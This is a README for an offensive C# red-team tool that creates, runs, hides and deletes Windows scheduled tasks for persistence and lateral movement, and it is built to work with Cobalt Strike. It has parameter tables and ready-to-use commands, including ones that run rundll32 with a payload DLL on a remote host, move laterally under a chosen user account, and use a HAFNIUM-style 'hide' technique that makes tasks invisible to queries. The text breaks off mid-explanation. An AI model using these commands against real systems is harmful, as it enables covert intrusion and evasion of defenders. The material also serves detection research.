 netero1010/schedulerunner
A C# tool with more flexibility to customize scheduled task for both persistence and lateral movement in red team operation

Scheduled task is one of the most popular attack technique in the past decade and now it is still commonly used by hackers/red teamers for persistence and lateral movement.
A number of C# tools were already developed to simulate the attack using scheduled task. I have been playing around with some of them but each of them has its own limitations on customizing the scheduled task. Therefore, this project aims to provide a C# tool (CobaltStrike execute-assembly friendly) to include the features that I need and provide enough flexibility on customizing the scheduled task.


| Method | Function |
|---|---|
| create | Create a new scheduled task |
| delete | Delete an existing scheduled task |
| run | Execute an existing scheduled task |
| query | Query details for a scheduled task or all scheduled tasks under a folder |
| queryfolders | Query all sub-folders in scheduled task |
| move | Perform lateral movement using scheduled task (automatically create, run and delete) |
| Method | Function |
|---|---|
| [*] /taskname | Specify the name of the scheduled task |
| [*] /program | Specify the program that the task runs |
| [*] /trigger | Specify the schedule type. The valid values include: "minute", "hourly", "daily", "weekly", "onstart", "onlogon", and "onidle" |
| /modifier | Specify how often the task runs within its schedule type. Applicable only for schedule type such as "minute" (e.g., 1-1439 minutes), "hourly" (e.g., 1-23 hours) and "weekly" (e.g., mon,sat,sun) |
| /starttime | Specify the start time for daily schedule type (e.g., 23:30) |
| /argument | Specify the command line argument for the program |
| /folder | Specify the folder where the scheduled task stores (default: \) |
| /workingdir | Specify the working directory in which the scheduled task will be executed |
| /author | Specify the author of the scheduled task |
| /description | Specify the description for the scheduled task |
| /remoteserver | Specify the hostname or IP address of a remote computer |
| /user | Run the task with a specified user account |
| /technique | Specify evasion technique: - "hide": A technique used by HAFNIUM malware that will hide the scheduled task from task query [!] https://www.microsoft.com/security/blog/2022/04/12/tarrask-malware-uses-scheduled-tasks-for-defense-evasion/ [!] This technique does not support remote execution due to privilege of remote registry. It requires "NT AUTHORITY\SYSTEM" and the task will continue to run until system reboot even after task deletion |
[*] are mandatory fields.
| Method | Function |
|---|---|
| [*] /taskname | Specify the name of the scheduled task |
| /folder | Specify the folder where the scheduled task stores (default: \) |
| /remoteserver | Specify the hostname or IP address of a remote computer |
| /technique | Specify when the scheduled task was created using evasion technique: - "hide": Delete scheduled task that used "hiding scheduled task" technique [!] The deletion requires "NT AUTHORITY\SYSTEM" and the task will continue to run until system reboot even after task deletion |
[*] are mandatory fields.
| Method | Function |
|---|---|
| [*] /taskname | Specify the name of the scheduled task |
| /folder | Specify the folder where the scheduled task stores (default: \) |
| /remoteserver | Specify the hostname or IP address of a remote computer |
[*] are mandatory fields.
| Method | Function |
|---|---|
| /taskname | Specify the name of the scheduled task |
| /folder | Specify the folder where the scheduled task stores (default: \) |
| /remoteserver | Specify the hostname or IP address of a remote computer |
[*] are mandatory fields.
| Method | Function |
|---|---|
| [*] /taskname | Specify the name of the scheduled task |
| [*] /program | Specify the program that the task runs |
| [*] /remoteserver | Specify the hostname or IP address of a remote computer |
| /trigger | Specify the schedule type. The valid values include: "minute", "hourly", "daily", "weekly", "onstart", "onlogon", and "onidle" |
| /modifier | Specify how often the task runs within its schedule type. Applicable only for schedule type such as "minute" (e.g., 1-1439 minutes), "hourly" (e.g., 1-23 hours) and "weekly" (e.g., mon,sat,sun) |
| /starttime | Specify the start time for daily schedule type (e.g., 23:30) |
| /argument | Specify the command line argument for the program |
| /folder | Specify the folder where the scheduled task stores (default: \) |
| /workingdir | Specify the working directory in which the scheduled task will be executed |
| /author | Specify the author of the scheduled task |
| /description | Specify the description for the scheduled task |
| /user | Run the task with a specified user account |
[*] are mandatory fields.
Create a scheduled task called "Cleanup" that will be executed every day at 11:30 p.m.
ScheduleRunner.exe /method:create /taskname:Cleanup /trigger:daily /starttime:23:30 /program:calc.exe /description:"Some description" /author:netero1010
Create a scheduled task called "Cleanup" that will be executed every 4 hours on a remote server
ScheduleRunner.exe /method:create /taskname:Cleanup /trigger:hourly /modifier:4 /program:rundll32.exe /argument:c:\temp\payload.dll /remoteserver:TARGET-PC01
Delete a scheduled task called "Cleanup"
ScheduleRunner.exe /method:delete /taskname:Cleanup
Execute a scheduled task called "Cleanup"
ScheduleRunner.exe /method:run /taskname:Cleanup
Query details for a scheduled task called "Cleanup" under "\Microsoft\Windows\CertificateServicesClient" folder on a remote server
ScheduleRunner.exe /method:query /taskname:Cleanup /folder:\Microsoft\Windows\CertificateServicesClient /remoteserver:TARGET-PC01
Query all scheduled tasks under a specific folder "\Microsoft\Windows\CertificateServicesClient" on a remote server
ScheduleRunner.exe /method:query /folder:\Microsoft\Windows\CertificateServicesClient /remoteserver:TARGET-PC01
Query all sub-folders in scheduled task
ScheduleRunner.exe /method:queryfolders
Perform lateral movement using scheduled task to a remote server using a specific user account
ScheduleRunner.exe /method:move /taskname:Demo /remoteserver:TARGET-PC01 /program:rundll32.exe /argument:c:\temp\payload.dll /user:netero1010
Create a scheduled task called "Cleanup" using hiding scheduled task technique:
ScheduleRunner.exe /method:create /taskname:Cleanup /trigger:daily /starttime:23:30 /program:calc.exe /description:"Some description" /author:netero1010 /technique:hide
Delete a scheduled task called "Cleanup" that used hiding scheduled task technique:
ScheduleRunner.exe /method:delete /taskname:Cleanup /technique:hide
This technique was used by threat actor - HAFNIUM and discovered by Microsoft recently. It aims to make the scheduled task unqueriable by tools and unseeable by Task Scheduler.
To use this technique, you are required to have "NT AUTHORITY/SYSTEM" and ScheduleRunner will do the following for you:






